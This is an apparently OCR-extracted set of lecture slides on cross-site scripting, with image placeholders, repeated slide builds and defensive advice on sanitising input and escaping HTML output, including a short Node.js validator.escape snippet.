
But wait … what's the point?

with **malicious** URL parameters




But wait … what's the point?

with **malicious** URL parameters




malicious Web page **returned to attacker**


One possibility …



One possibility …



One possibility …



How to avoid this

How to avoid this

- Adapt server-side scripts to **sanitise** and validate **all** user input and **encode** the output

How to avoid this

- Adapt server-side scripts to **sanitise** and validate **all** user input and **encode** the output
- Options:
  - **Strip HTML tags** from the input using a regular expression
  - **Reject** any **input** containing “<“ or “>”
  - Escape (encode) HTML entities

How to avoid this

- Adapt server-side scripts to **sanitise** and validate **all** user input and **encode** the output
- Options:
  - **Strip HTML tags** from the input using a regular expression
  - **Reject** any **input** containing “<“ or “>”
  - Escape (encode) HTML entities


```
1 var validator = require('validator');
2 ...
3 var name = ( query["name"]!=undefined) ? query["name"] : "";
4 var cleaned = validator.escape(name); //escaping HTML
```

How to avoid this

- Adapt server-side scripts to **sanitise** and validate **all** user input and **encode** the output
- Options:
  - **Strip HTML tags** from the input using a regular expression
